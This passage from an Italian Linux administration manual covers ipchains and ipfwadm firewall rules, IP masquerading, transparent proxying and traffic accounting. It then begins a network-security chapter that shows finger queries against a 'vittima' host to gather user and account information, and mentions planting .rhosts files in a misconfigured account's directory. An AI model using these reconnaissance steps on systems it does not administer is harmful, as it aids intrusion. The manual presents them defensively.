Lo scopo del proxy trasparente può essere semplicemente quello di «obbligare» a utilizzare una cache proxy, senza importunare gli utenti pretendendo da loro che configurino gli applicativi per questo, oppure può essere il modo attraverso cui si definisce un firewall proxy, impedendo l'attraversamento del proxy per mezzo del filtro di pacchetto IP.

A titolo di esempio viene mostrato in che modo si potrebbe ridirigere il traffico di una rete locale con indirizzi 192.168.1.0/24, quando questo è rivolto alla porta 80, cioè a un servizio HTTP, verso la porta locale 8080 (tipica di una cache proxy).

```
/sbin/ipchains -A input -p tcp \
        -s 192.168.1.0/24 -d ! 192.168.1.0/24 80 -j REDIRECT 8080
```

Come si può intendere, il comando è stato suddiviso su due righe per motivi tipografici. Visualizzando la regola attraverso '**ipchains -L input**', si ottiene l'informazione seguente:

```
Chain input (policy ACCEPT):
target     prot opt     source           destination      ports
REDIRECT   tcp  ------  192.168.0.0/24  !192.168.0.0/24  any ->   80 => 8080
```

Naturalmente, il proxy trasparente può essere combinato anche con il mascheramento IP, per cui, dato l'esempio già visto, si potrebbe anche aggiungere l'istruzione seguente:

```
/sbin/ipchains -A forward -s 192.168.0.0/24 -d ! 192.168.0.0/24  -j MASQ
```

180.8 Riferimenti

- Paul Russell, *Linux IPCHAINS-HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>
- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>
- Mark Grennan, *Firewalling and Proxy Server HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Kernel Linux 2.0: firewall e mascheramento IP

Le funzionalità di firewall e di mascheramento IP, essendo incorporate nel kernel, devono essere abilitate prima della compilazione (sezione 29.2.9).

È importante osservare che quando si utilizza il sistema del filtro di pacchetto IP, è necessario consentire il transito dei pacchetti attraverso il firewall, abilitando in pratica le funzionalità di inoltro dei pacchetti (*forwarding/gatewaying*) come nel caso di un router normale. Una volta inserita nel kernel la funzionalità di *forwarding/gatewaying*, questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Generalmente, tale funzionalità viene disabilitata espressamente, per motivi di sicurezza, dalla procedura di inizializzazione del sistema. Per riattivare l'inoltro tra le interfacce di rete, si può agire nel modo seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

181.1 ipfwadm per l'amministrazione del firewall

La gestione del filtro di pacchetto IP dei kernel 2.0.* viene regolata attraverso il programma '**`ipfwadm`**' (*IP firewall administration*). Non potendo gestire un file di configurazione per queste funzionalità del kernel, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con '**`ipfwadm`**'.

'**`ipfwadm`**' interviene su un *elenco di regole* riferite alle funzionalità di firewall del kernel; un po' come avviene con la tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio o alla fine dell'elenco esistente.

Salvo eccezioni particolari, che verranno descritte nel contesto opportuno, la sintassi per l'utilizzo di '**`ipfwadm`**' è quella seguente:

`ipfwadm` *categoria_di_intervento comando parametri* [*opzioni*]

La categoria di intervento di '**`ipfwadm`**' è rappresentata da una sigla che serve a stabilire a cosa si riferisce la regola definita attraverso gli argomenti successivi.

- '**`-I`**'

  Definisce una regola riferita al traffico in ingresso.

- '**`-O`**'

  Definisce una regola riferita al traffico in uscita.

- '**`-F`**'

  Definisce una regola riferita al traffico in transito attraverso il firewall (*forward*).

181.2 Comandi principali per la gestione del firewall con ipfwadm

Dopo l'indicazione della categoria di intervento per '**`ipfwadm`**', deve essere indicato un comando, cioè un tipo di opzione più o meno articolato che stabilisce l'azione da compiere all'interno della regola che viene definita.

Alcuni comandi

```
-f
```

Cancella tutte le regole riferite alla categoria di intervento indicata anteriormente.

> Se si utilizza il comando '**-f**', non possono essere indicati né parametri, né opzioni, dato il significato che assume l'istruzione.

```
-l
```

Emette attraverso lo standard output le regole riferite della categoria di intervento indicata.

> Se si utilizza il comando '**-l**', non possono essere indicati dei parametri (a parte la possibilità di utilizzare anche il comando '**-z**', che riguarda però la contabilizzazione dei dati in transito), mentre qualche opzione può essere aggiunta.

```
-a {accept|deny|reject}
```

```
-i {accept|deny|reject}
```

Inserisce la regola definita dai parametri e dalle opzioni successive, alla fine ('**-a**', *append*), oppure all'inizio ('**-i**', *insert*) dell'elenco.

Quando si tratta di una regola di firewall, è obbligatoria l'indicazione di una politica rappresentata da una parola chiave: '**accept**', '**deny**' o '**reject**'. Il significato dovrebbe essere intuitivo: accettare, rifiutare o rigettare i pacchetti che soddisfano la definizione fatta attraverso i parametri successivi.

La differenza tra '**deny**' e '**reject**' sta nel fatto che, nel primo caso il rifiuto è silenzioso, mentre nel secondo viene generata una segnalazione di errore inviata all'origine del pacchetto.

```
-d {accept|deny|reject} parametri
```

Permette di eliminare una regola dal gruppo appartenente alla categoria specificata. Per ottenere la sua eliminazione, occorre indicare la stessa politica e gli stessi parametri utilizzati per crearla.

```
-p {accept|deny|reject}
```

Serve a definire una politica predefinita, riferita alla categoria selezionata, per tutte le situazioni che non corrispondono ad alcuna regola indicata espressamente.

> In generale, se non viene definito diversamente, la politica predefinita è '**accept**'. Ciò è necessario perché il sistema possa funzionare come router quando non viene stabilito nulla al riguardo del filtro dei pacchetti IP.

181.3 Parametri principali

Le opzioni sono gli argomenti di '**ipfwadm**' che definiscono la regola, che generalmente si vuole aggiungere. Prima di descrivere la sintassi di questi parametri, è bene chiarire alcune convenzioni che vengono utilizzate.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia *numero_ip* /*maschera* , con una barra obliqua di separazione tra i due. La maschera può essere

indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno.

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche in forma simbolica attraverso la parola chiave '**`any`**'. Nello stesso modo il gruppo di indirizzi 0.0.0.0/0, cioè ogni indirizzo, può essere rappresentato nei rapporti (quelli che si ottengono con il comando '**`-l`**') con la parola chiave '**`anywhere`**'.

Alcune regole possono fare riferimento all'utilizzo di porte, o intervalli di porte particolari (qui si trascura volontariamente il problema dei pacchetti ICMP). Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per questo tipo di applicazione. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale : *porta_finale*

> Il kernel è in grado di gestire un numero limitato di regole che contengano riferimenti precisi a porte. Di solito è consentita l'indicazione massima di 10 porte, dove gli intervalli valgono per due.

Alcuni parametri

`-P` {`tcp`|`udp`|`icmp`|`all`}

Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo parametro non viene utilizzato.

> L'indicazione del protocollo è obbligatoria quando si specificano le porte di un'origine o di una destinazione.

`-S` *indirizzo* [`/`*maschera*] [*porta*|*intervallo_di_porte*]...

Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi.

Se questo parametro viene omesso, si intende implicitamente '**`-S 0.0.0.0/0`**', ovvero '**`-S any/0`**', che rappresenta tutti gli indirizzi possibili.

`-D` *indirizzo* [`/`*maschera*] [*porta*|*intervallo_di_porte*]...

Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi.

Se questo parametro viene omesso, si intende implicitamente '**`-D 0.0.0.0/0`**', ovvero '**`-D any/0`**', che rappresenta tutti gli indirizzi possibili.

`-V` *indirizzo*

Permette di indicare l'indirizzo dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo.

Se questo parametro viene omesso, si intende implicitamente '**`-V 0.0.0.0`**', che rappresenta eccezionalmente un indirizzo qualunque.

`-W` *interfaccia*

Permette di indicare il nome dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo.

Se questo parametro viene omesso, si intende fare riferimento implicitamente a qualunque interfaccia di rete.

181.4 Opzioni aggiuntive

Alcune opzioni finali possono essere importanti e vale la pena di conoscerle. È il caso di precisare che, anche se la sintassi indicata da *ipfwadm(8)* pone queste opzioni alla fine della riga di comando, queste possono apparire dopo i comandi, subito prima dei parametri.

Alcuni opzioni

`-e`

Questa opzione può essere usata solo in combinazione al comando '**`-l`**' e permette di ottenere informazioni più dettagliate.

`-n`

Questa opzione viene usata normalmente assieme al comando '**`-l`**' e fa in modo che le informazioni su indirizzi e porte siano espresse in forma numerica.

`-b`

Fa sì che la regola valga in modo bidirezionale per i pacchetti IP.

`-o`

Attiva l'annotazione dei pacchetti che corrispondono alla regola, utilizzando il registro del sistema (per la precisione si tratta di messaggi del kernel, di solito intercettati dal demone '**`klogd`**' che poi li invia al registro del sistema).

181.5 Pratica con ipfwadm per la gestione del firewall

Ci sono tre utilizzi tipici di '**`ipfwadm`**' con cui è necessario avere confidenza prima di analizzare degli esempi più sostanziosi: l'elenco delle regole di una categoria determinata, la cancellazione di tutte le regole di una categoria e la definizione della politica predefinita.

`ipfwadm -I -l`[*Invio*]

```
IP firewall input rules, default policy: accept
```

`ipfwadm -O -l`[*Invio*]

```
IP firewall output rules, default policy: accept
```

`ipfwadm -F -l`[*Invio*]

```
IP firewall forward rules, default policy: accept
```

L'esempio mostra l'uso dei comandi necessari a visualizzare le regole delle categorie riferite alla funzionalità di controllo dell'input, dell'output e di attraversamento dei pacchetti IP. Se il kernel è predisposto per la loro gestione e non sono state definite regole di alcun tipo, quello che si vede è il risultato generato da questi comandi. Si osservi in particolare che la politica predefinita è sempre '**`accept`**'.

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/ipfwadm -I -f
/sbin/ipfwadm -O -f
/sbin/ipfwadm -F -f
#...
```

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di inoltro, nel caso le prime non siano state definite, è necessario che la politica predefinita sia sempre '**accept**'. In generale, se si vuole configurare il proprio elaboratore come firewall, la situazione cambia e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, dopo l'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
#...
/sbin/ipfwadm -I -p deny
/sbin/ipfwadm -O -p deny
/sbin/ipfwadm -F -p deny
#...
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra i comandi '**-a**' (aggiunta in coda) e '**-i**' (inserimento all'inizio) deve essere fatta in modo consapevole. A seconda della propria filosofia personale, si sceglierà probabilmente di utilizzare sempre solo un tipo, oppure l'altro.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di rifiuto o rigetto ('**deny**' o '**reject**'), per finire con quelle di accettazione ('**accept**').

Se si preferisce lasciare che la politica predefinita sia '**accept**', è importante ricordare di aggiungere alla fine di tutte le regole di una categoria determinata, una regola che impedisca l'accesso in modo generalizzato, come mostrato nell'esempio seguente:

```
#...
# In coda a tutte le regole
/sbin/ipfwadm -I -a deny -S any/0 -D any/0 -o
/sbin/ipfwadm -O -a deny -S any/0 -D any/0 -o
/sbin/ipfwadm -F -a deny -S any/0 -D any/0 -o
```

Nell'esempio, è stata usata la parola chiave '**any**', come sinonimo di 0.0.0.0, in modo da rappresentare qualunque indirizzo di origine e di destinazione (0.0.0.0/0). Come si può vedere ancora, è stata aggiunta l'opzione '**-o**' in modo da annotare nel registro del sistema i tentativi di accesso o di attraversamento non autorizzati. Questo tipo di strategia, soprattutto in considerazione della possibilità di attivare un controllo nel registro del sistema, può giustificare la scelta di lasciare la politica predefinita originale: '**accept**'.

Di solito, per la definizione delle regole di un firewall ci si limita a utilizzare la categoria '**-F**', lasciando libero l'ingresso e l'uscita dei pacchetti (le categorie '**-I**' e '**-O**'). Infatti, le regole che controllano l'ingresso e l'uscita dei dati potrebbero essere utili per proteggere un nodo che non disponga della protezione di un firewall, oppure si trovi in un ambiente di cui non ci si possa fidare.

Alcuni esempi

```
/sbin/ipfwadm -F -a deny -S 224.0.0.0/3 -D any/0 -o
```

Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224 si traduce nel numero binario 11100000_2, escludendo tutta la classe D e la classe E degli indirizzi

IPv4. Si osservi l'aggiunta dell'opzione '**-o**' per ottenere l'annotazione nel registro dei tentativi di attraversamento.

Segue la visualizzazione della regola attraverso '**ipfwadm -F -l**'.

```
type  prot source               destination          ports
deny  all  224.0.0.0/3          anywhere             n/a
```

```
/sbin/ipfwadm -F -a deny -S 224.0.0.0/3 -o
```

Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

```
/sbin/ipfwadm -F -a accept -P tcp -S 192.168.1.0/24 -D any/0 23
```

Consente ai pacchetti TCP provenienti dalla rete 192.168.1.0/255.255.255.0 di attraversare il firewall per raggiungere qualunque indirizzo, ma alla porta 23. In pratica concede di raggiungere un servizio TELNET.

Segue la visualizzazione della regola attraverso '**ipfwadm -F -l**'.

```
type  prot source               destination          ports
acc   tcp  192.168.1.0/24       anywhere             any -> telnet
```

```
/sbin/ipfwadm -F -a deny -P tcp -S any/0 6000:6009 -D any/0 -o
/sbin/ipfwadm -F -a deny -P tcp -S any/0 -D any/0 6000:6009 -o
```

Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

```
/sbin/ipfwadm -I -a deny -P tcp -S any/0 6000:6009 -D any/0 -o
/sbin/ipfwadm -O -a deny -P tcp -S any/0 -D any/0 6000:6009 -o
```

Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

181.6 ipfwadm per l'amministrazione del mascheramento

La gestione del mascheramento IP del kernel è un'estensione di quella del filtro di pacchetto IP e deve essere attivata espressamente attraverso '**ipfwadm**', utilizzando la categoria '**-F**' (*forward*), assieme a una politica di accettazione ('**accept**') con l'aggiunta dell'indicazione che si tratta di mascheramento.

Per ottenere questo, si possono usare due modi equivalenti: l'indicazione di una politica denominata '**masquerade**' (abbreviata frequentemente con '**m**'), che implica la politica '**accept**', oppure l'aggiunta dell'opzione '**-m**'. La cosa si potrebbe rappresentare schematicamente attraverso gli schemi sintattici seguenti.

ipfwadm -F {-i|-a|-d} {m|masquerade} *parametri* [*opzioni*]
ipfwadm -F {-i|-a|-d} accept *parametri* -m [*altre_opzioni*]

Ricapitolando quindi, il mascheramento si ottiene definendo una regola di inoltro (*forward*), in cui sia stato attivato il **mascheramento dell'origine nei confronti della destinazione**.

La situazione comune per il mascheramento IP è quella dello schema che appare in figura 181.1. L'interfaccia di rete del firewall connessa alla rete privata deve avere un indirizzo IP che appartenga a tale spazio e inoltre deve essere stato previsto un instradamento corretto. L'altra interfaccia, quella rivolta verso la rete pubblica, avrà un indirizzo IP pubblico e l'instradamento dovrà essere quello predefinito.

Figura 181.1. Il firewall per il mascheramento IP.

```
                         .---------------.          192.168.1.0
                         |    Firewall   |          Rete privata mascherata
- - - ------------------| mascheramento |-------*-----------*-------- - - -
Rete pubblica            |      IP       |       |           |
(Internet)               '---------------'   .--------.  .--------.
                                              |  host  |  |  host  |
                                              '--------'  '--------'
```

In questa situazione, la regola che consente alla rete privata di raggiungere l'esterno può essere definita con uno dei tre comandi seguenti (che in pratica sono identici).

```
/sbin/ipfwadm -F -a masquerade -S 192.168.1.0/24 -D any/0
```

```
/sbin/ipfwadm -F -a m -S 192.168.1.0/24 -D any/0
```

```
/sbin/ipfwadm -F -a accept -S 192.168.1.0/24 -D any/0 -m
```

Visualizzando la regola attraverso '**`ipfwadm -F -l`**', si ottiene l'informazione seguente, dove si deve osservare che il tipo è indicato come '**`acc/m`**', ovvero: '**`accept`**'/'**`masquerade`**'.

```
type  prot source              destination         ports
acc/m all  192.168.1.0/24      anywhere            n/a
```

Si è accennato al fatto che non si può escludere che qualcuno voglia provare a definire un proprio instradamento verso la rete privata che in condizioni normali dovrebbe essere irraggiungibile dall'esterno. Per questo, conviene escludere esplicitamente il traffico nella direzione opposta, oppure semplicemente definire che la politica predefinita del firewall deve essere '**`deny`**'.

```
#!/bin/sh
/sbin/ipfwadm -F -p deny
/sbin/ipfwadm -F -a masquerade -S 192.168.1.0/24 -D any/0
```

181.7 Proxy trasparente con ipfwadm

Il *proxy trasparente*, o *transparent proxy*, è una funzionalità attraverso la quale si fa in modo di ridirigere il traffico verso il nodo locale, quando altrimenti sarebbe diretto verso altre macchine, a porte determinate.

Il kernel Linux fornisce questa funzionalità come estensione di quelle di filtro dei pacchetti IP; ma per farlo deve essere aggiunta esplicitamente la gestione di questa caratteristica (sezione 29.2.9).

La ridirezione attraverso cui si ottiene il proxy trasparente, si definisce esclusivamente con la categoria '**`-I`**', specificando una porta di ridirezione con l'opzione '**`-r`**'.

La sintassi di '**`ipfwadm`**' per questo scopo si traduce nello schema seguente:

`ipfwadm -I` {`-i`|`-a`|`-d`} `accept -P` *protocollo* `-S` *origine* `-D` *destinazione* *porte* `-r` *porta_locale*

Quello che si ottiene è che il traffico proveniente dagli indirizzi previsti, diretto verso le destinazioni indicate, complete dell'informazione sulle porte, viene ridiretto alla porta indicata dall'opzione '**`-r`**' nel nodo locale.

A titolo di esempio viene mostrato in che modo si potrebbe ridirigere il traffico di una rete locale con indirizzi 192.168.1.0/24, quando questo è rivolto alla porta 80, cioè a un servizio HTTP, verso la porta locale 8080 (tipica di una cache proxy).

```
/sbin/ipfwadm -I -a accept -p tcp -S 192.168.1.0/24 -D any/0 80 -r 8080
```

Visualizzando la regola attraverso '**`ipfwadm -I -l`**', si ottiene l'informazione seguente, dove si deve osservare che il tipo è indicato come '**`acc/r`**', dove la lettera '**`r`**' segnala appunto la ridirezione.

```
type  prot source              destination         ports
acc/r tcp  192.168.0.0/24      anywhere            any -> http => 8080
```

181.8 Contabilizzazione del traffico con ipfwadm

Il kernel Linux, assieme alla gestione del filtro dei pacchetti IP può anche tenere la «contabilità» del traffico. Si tratta semplicemente di definire una serie di contatori per il traffico in entrata o in uscita, da o verso indirizzi determinati. Il conteggio prosegue fino all'azzeramento successivo.

Per sfruttare questa funzionalità è necessario che il kernel sia stato predisposto opportunamente (sezione 29.2.9).

La contabilità del traffico non è un'attività esclusiva di un elaboratore che ricopra il ruolo di firewall, però, un firewall, o più semplicemente un router, è il luogo migliore per gestirla.

Per definire i contatori che si vogliono avere in riferimento al traffico, si utilizza '**`ipfwadm`**' specificando la categoria '**`-A`**' (*Accounting*). Con questa categoria possono essere usati comandi e opzioni simili a quelli descritti per le funzionalità di firewall, ma non perfettamente uguali. La sintassi generale cambia nel modo seguente:

`ipfwadm -A` [`in`|`out`|`both`] *comando* *parametri* [*opzioni*]

Come si può osservare, la categoria '**`-A`**' richiede un argomento composto da una parola chiave che definisce la direzione del traffico: '**`in`**', ingresso; '**`out`**', uscita; '**`both`**', entrambe. Se tale direzione non viene specificata, si intende implicitamente che sia stata usata la parola chiave '**`both`**' (entrambe).

I comandi, cioè le opzioni che seguono immediatamente la categoria '**`-A`**', hanno delle differenze importanti rispetto alla sintassi relativa alla gestione del firewall.

Alcuni comandi

`-f`

Cancella tutte le regole riferite alla categoria di intervento indicata anteriormente (in questo caso si tratta delle regole di contabilizzazione del traffico).

`-l`

Emette attraverso lo standard output le regole di definizione dei contatori, con i valori che tali contatori hanno raggiunto nel frattempo.

`-z`

Azzera tutti i conteggi. Si può usare anche assieme a '**`-l`**'; i in tal caso si ottiene la visualizzazione dei valori raggiunti, e subito dopo l'azzeramento.

`-a`

`-i`

Inserisce la regola di conteggio alla fine ('**`-a`**', *append*), oppure all'inizio ('**`-i`**', *insert*) dell'elenco.

`-d` *parametri*

Permette di eliminare una regola dal gruppo appartenente alla categoria specificata. Per ottenere la sua eliminazione, occorre indicare gli stessi parametri utilizzati per crearla.

181.8.1 Contabilità del traffico in pratica

In generale, come è già stato mostrato in riferimento all'utilizzo di '**ipfwadm**', quando si realizza uno script per la definizione di contatori di traffico, si inizia con l'azzeramento delle regole riferite a questa funzione.

```
#!/bin/sh
#...
/sbin/ipfwadm -A -f
```

Le regole di definizione dei contatori possono essere più o meno precise, a seconda dell'esigenza. La regola più vaga è quella seguente, in cui si misura tutto il traffico (compreso quello dell'interfaccia di *loopback*) senza distinguere se questo è in ingresso o in uscita.

```
/sbin/ipfwadm -A both -a
```

Visualizzando la regola attraverso il comando '**ipfwadm -A -l**', si ottiene qualcosa simile a quello che segue.

```
IP accounting rules
 pkts bytes dir prot source                destination          ports
    4   280 i/o all  anywhere              anywhere             n/a
```

In questo caso, si può osservare che c'è stato un po' di traffico (veramente minimo), dal momento che sono transitati 280 byte in quattro pacchetti.

È evidente che la contabilizzazione del traffico è utile se può dare qualche indicazione in più. L'esempio seguente serve a misurare in modo distinto il traffico in ingresso e in uscita dall'interfaccia '**eth0**'.

```
/sbin/ipfwadm -A in -a -W eth0
/sbin/ipfwadm -A out -a -W eth0
```

In questo caso, per visualizzare le regole è necessario il comando '**ipfwadm -A -l -e**', altrimenti non si può notare che si fa riferimento a un'interfaccia precisa.

```
IP accounting rules
 pkts bytes dir prot opt  ifname  ifaddress  source    destination  ports
    6   348 in  all  ---- eth0    any        anywhere  anywhere     n/a
    5   447 out all  ---- eth0    any        anywhere  anywhere     n/a
```

L'esempio seguente mostra in che modo potrebbe essere controllato il traffico intrattenuto con un gruppo di nodi particolare. Si suppone si tratti della sottorete 192.168.1.0/24.

```
/sbin/ipfwadm -A in -a -S 192.168.1.0/24
/sbin/ipfwadm -A out -a -D 192.168.1.0/24
```

Il risultato di queste regole potrebbe essere il seguente:

```
IP accounting rules
 pkts bytes dir prot source                destination          ports
   22  2346 in  all  192.168.1.0/24        anywhere             n/a
   25  2598 out all  anywhere              192.168.1.0/24       n/a
```

Tuttavia, se l'elaboratore in cui si predispone la contabilizzazione del traffico fosse il router, o il firewall della rete dell'esempio precedente, potrebbe essere più interessante sapere qual è il traffico che transita effettivamente verso l'esterno o dall'esterno. Se si usassero le regole viste nell'esempio precedente, verrebbe considerato anche il traffico locale intrattenuto con tale elaboratore.

```
/sbin/ipfwadm -A out -a -S 192.168.1.0/24 -W eth1
/sbin/ipfwadm -A in -a -D 192.168.1.0/24 -W eth1
```

Questo esempio inverte la direzione '**in**'/'**out**', proprio per misurare il traffico uscente (verso l'esterno) che proviene dalla rete locale e quello entrante (dall'esterno) che sia diretto verso la

rete locale. Tuttavia, per fare in modo che funzioni correttamente, è stato necessario specificare anche l'interfaccia a cui fare riferimento.

Infine, è possibile misurare anche il traffico sulle porte. L'esempio seguente cerca di misurare il traffico TCP complessivo verso l'indirizzo 192.168.1.1 (corrispondente al nodo locale), per la porta 8080 (cache proxy).

```
/sbin/ipfwadm -A both -a -P tcp -D 192.168.1.1 8080
```

Il risultato di questa regola potrebbe essere il seguente:

```
IP accounting rules
 pkts bytes dir prot source               destination          ports
   60  6072 i/o tcp  anywhere             192.168.1.1          any -> 8080
```

181.9 Riferimenti

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Mark Grennan, *Firewalling and Proxy Server HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Ambrose Au, *Linux IP Masquerade mini HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Parte xxxv

Sicurezza e controllo

Introduzione ai problemi di sicurezza con la rete

Quando un sistema è collegato a una rete di grandi dimensioni (o direttamente a Internet) per la maggior parte del tempo, è soggetto ad aggressioni di ogni tipo. Chi amministra sistemi del genere ha il suo bel da fare a cercare di impedire l'accesso da parte di estranei non autorizzati, anche se spesso si ignora candidamente il problema.

Il problema della sicurezza dei sistemi in rete non ha una soluzione definitiva, ma solo delle regole indicative. Alle volte è sufficiente ignorare una carenza della versione particolare di un servizio che funziona presso un elaboratore, per lasciare una botola aperta a disposizione di qualcuno che ne conosce il trucco.

Si potrebbe discutere sulle qualità morali di chi passa il proprio tempo a studiare il modo migliore per danneggiare il suo prossimo, ma questo non serve poi a risolvere il problema.

Questo capitolo ha il solo scopo di introdurre il problema, mostrando anche qualche esempio di quali possano essere i punti deboli di un elaboratore collegato in rete. Non è intenzione dell'autore (che comunque non ne sarebbe in grado, data la sua scarsa preparazione) l'incoraggiare i lettori verso attività scorrette o illegali nei confronti di chiunque.

182.1 Problemi legali

Nel momento in cui si piazza in rete un proprio elaboratore, rendendolo accessibile al pubblico, si assumono delle responsabilità. In particolare, a proposito del problema della sicurezza, altri sistemi potrebbero risultare danneggiati da un attacco condotto con successo ai danni del proprio. Quindi, la cosa non può essere ignorata, anche quando per se stessi potrebbe non essere importante.

Quando un sistema viene attaccato e l'aggressore riesce nel suo intendo, non si può dire a cosa gli servirà, ma si possono immaginare quante cose terribili potrebbero essere ottenute a nome di quell'elaboratore e quindi del suo amministratore. Giusto a titolo di esempio, si può considerare che questo potrebbe servire: a inviare messaggi non desiderabili (*spam*); a ottenere accesso alle informazioni contenute nell'elaboratore; a modificarle per qualche fine; ad annusare la rete circostante alla ricerca di informazioni utili ad accedere agli elaboratori che si trovano in prossimità di quello già compromesso; oppure, più in generale, a coprire altre azioni di attacco verso altri sistemi estranei, usando il primo come copertura.

Con questo scenario, si comprende che la cosa più grave che deriva da un sistema compromesso è il rischio per il suo amministratore di essere coinvolto nell'attività illegale di qualcun altro. Pertanto, quando ci si dovesse accorgere di questo, se possibile, sarebbe opportuno staccare fisicamente tale elaboratore dalla rete, avvisare le altre persone coinvolte nell'amministrazione degli elaboratori della stessa rete locale (o che comunque hanno una qualche relazione con quello compromesso), tenere traccia in un registro fisico dell'accaduto e delle misure prese come conseguenza.

La necessità di annotare l'accaduto e le operazioni compiute deriva dalla possibilità di essere coinvolti in un procedimento giudiziario da parte di chi dovesse essere stato danneggiato dall'attività di questo ignoto.

Nello stesso modo in cui si può essere accusati ingiustamente di attività criminali compiute da altri, si rischia di accusare degli innocenti quando si cerca di determinare l'origine di un attacco.

È importante tenere conto che se il sistema è stato compromesso, anche i file delle registrazioni possono esserlo, ma comunque, l'attacco potrebbe essere giunto attraverso un sistema già compromesso in precedenza, all'insaputa del suo amministratore.

182.2 Informazioni: la prima debolezza

I servizi offerti da un sistema connesso in rete offrono una serie di informazioni, necessarie a compiere tali servizi. Queste informazioni sono la base di partenza di qualunque possibile attacco. Per comprendere l'importanza di ciò, occorre tentare di ragionare nello stesso modo dell'ipotetico aggressore.

La conseguenza normale della presa di coscienza di questo lato del problema è la tendenza alla riduzione dei servizi, in modo da limitare le notizie disponibili all'esterno.

Gli esempi che vengono mostrati, possono essere usati tranquillamente contro macchine di cui si ha l'amministrazione (e quindi la responsabilità). Se però si tenta di scoprire le debolezze di qualche altro sistema, anche se si crede di agire in buona fede, questo comportamento può essere individuato e considerato un tentativo di attacco reale.

182.2.1 Finger

Il protocollo Finger è la fonte primaria di informazioni per chi vuole tentare un attacco a un sistema, per cui va valutata la possibilità di escludere tale servizio dalla rete (il demone '**`fingerd`**').

Finger permette di conoscere chi è connesso al sistema e cosa sta facendo.

```
bruto@krampus:~$ finger @vittima.brot.dg[ Invio ]

[vittima.brot.dg]

Welcome to Linux version 2.0.35 at vittima.brot.dg !

 12:07pm  up  4:22,  1 users,  load average: 0.00, 0.00, 0.00

Login     Name      Tty  Idle  Login Time   Office     Office Phone
daniele             *6   4:21  Sep 30 07:45
```

Già questo permette di sapere il tipo di kernel utilizzato e le informazioni *uptime* (evidentemente l'elaboratore della vittima ha avviato il demone '**`fingerd`**' con l'opzione '**`-w`**'). Inoltre, in questo caso appare un solo utente connesso che sta svolgendo un lavoro con un programma da ben 4 ore e 21 minuti, senza osservare il sistema in alcun modo.

L'informazione sull'utilizzo del sistema è importante per l'aggressore, che può determinare quando agire in modo da non essere scoperto.

L'aggressore potrebbe poi tentare un'interrogazione dell'elenco degli utenti, utilizzando l'esperienza delle consuetudini comuni. Così facendo potrebbe scoprire un utente di sistema mal configurato, per esempio '**`nobody`**', oppure un utente di prova lasciato lì, o comunque un'utenza inutilizzata per qualche motivo.

```
bruto@krampus:~$ finger root@vittima.brot.dg

Login: root                         Name: root
Directory: /root                    Shell: /bin/bash
Last login Thu Sep 30 8:34 (CEST) on ttyp1
```

```
        from dinkel.brot.dg.1.168.192.in-addr.arpa
...
```

Tanto per cominciare, in questo esempio si vede che l'utente '**root**' può accedere da un elaboratore della rete locale, riconoscendone così la presenza e il nome: *dinkel.brot.dg*.

```
bruto@krampus:~$ finger nobody@vittima.brot.dg
```

```
Login: nobody                           Name: Nobody
Directory: /tmp                         Shell: /bin/sh
Never logged in.
...
```

In questo caso, si nota che l'utente '**nobody**' è stato configurato male. infatti, la directory personale di questo utente di sistema, dal momento che esiste una shell presumibilmente valida, non può essere '/tmp/'. Chiunque possa avere accesso a tale directory, cioè ogni utente, potrebbe inserirvi dei file di configurazione allo scopo di abilitare una connessione esterna senza la richiesta di una parola d'ordine (verrà descritto più avanti l'uso possibile di file come '.rhosts' e '.shosts').

```
bruto@krampus:~$ finger pippo@vittima.brot.dg
```

```
